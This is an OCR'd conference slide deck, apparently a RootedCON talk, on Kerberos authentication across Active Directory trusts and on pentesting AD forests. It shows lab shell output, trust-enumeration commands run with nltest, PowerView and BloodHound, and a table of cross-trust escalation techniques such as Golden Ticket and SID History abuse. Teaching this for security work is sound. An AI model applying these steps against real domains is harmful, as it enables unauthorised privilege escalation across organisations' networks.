

References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10)
https://blogs.technet.microsoft.com/askpfeplat/2013/05/05/how-domain-controllers-are-located-across-trusts/
https://blogs.technet.microsoft.com/isrpfeplat/2010/11/05/optimizing-ntlm-authentication-flow-in-multi-domain-environments/

# KERBEROS ACROSS TRUSTS

When a user requests access to a resource in a different domain:

- User's DC will not be able to issue a TGS of another domain as TGS can only be built using the target service's password and DC only contain password data from security principals in their own domain
- To solve this, the there is a trusts password between two domains in the same AD forest used as a bridge enable Kerberos authentication across trust

# KERBEROS ACROSS TRUSTS




References:
https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc773178(v=ws.10)
https://adsecurity.org/?p=1588

# PENTESTING

## ACTIVE DIRECTORY FORESTS

### Trusts Enumeration


/Rooted CON

ciyinet

# TRUSTS ENUMERATION


So we land in the organization; the **exploitation path** will depend on:

- Domain you land on and its trusts
- Privileges you manage to get in it
- User's privileges in foreign domains



```
PS C:\Users\cordoba>
PS C:\Users\cordoba>
PS C:\Users\cordoba> whoami
test\cordoba
PS C:\Users\cordoba> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : srvproject
   Primary Dns Suffix  . . . . . . . : test.dev.ciyilab.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : test.dev.ciyilab.local
                                       dev.ciyilab.local
                                       ciyilab.local

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : 00-50-56-AF-4E-72
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.16.201.62(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.201.1
   DNS Servers . . . . . . . . . . . : 172.16.201.61
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{0AB14220-29D1-426E-B86A-90B24032F845}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
PS C:\Users\cordoba> _
```

# TRUSTS ENUMERATION



# TRUSTS ENUMERATION - NLTEST

- Different information depending on where it's executed from

```
>_ nltest /domain_trusts
   nltest /dclist:DOMAIN
   nltest /server:DC /trusted_domains
```

quarantined_domain = Filter_sids

# TRUSTS ENUMERATION - POWERVIEW

```
Get-DomainTrust –Domain FOREIGN DOMAIN FQDN
```

- To enumerate trusts on a foreign domain, you need to able **to bind** to a DC (usually PDC) on the foreign domain*
- *Get-DomainTrust –SearchBase "GC://$($ENV:USERDNSDOMAIN)"*

```
Get-ForestTrust –Domain FOREIGN DOMAIN FQDN
```

- Return all forest trusts for the current forest or a specified forest

PS C:\>

DEMO

# TRUST MAPPING


## PowerView

```
PS> Get-DomainTrustMapping
```

## BloodHound

```
PS> Invoke-BloodHound -CollectionMethod Trusts -SearchForest

    Invoke-BloodHound -CollectionMethod Trusts -Domain FOREIGN DOMAIN FQDN
```

# TRUST MAPPING



# PENTESTING

## ACTIVE DIRECTORY FORESTS

### Exploitation Path –
### Common Attacks & Techniques

/Rooted CON

ciyinet

# EXPLOITATION PATH

- Having **Domain-Admin-level** on the current domain:


| Source (attacker's location) | Target domain | Technique to use | Trust relationship |
|---|---|---|---|
| Root | Child | • Golden Ticket + Enterprise Admins group | Inter-realm (2-way) |
| Child | Child | • SID History exploitation | Inter-realm Parent-Child (2-way) |
| Child | Root | • SID History exploitation | Inter-realm Tree-Root (2-way) |
| Forest A | Forest B | • Printer bug + Unconstrained Delegation **?** | Intra-realm Forest or External (2-way) |

- **Not having** Domain-Admin-level on the current domain:

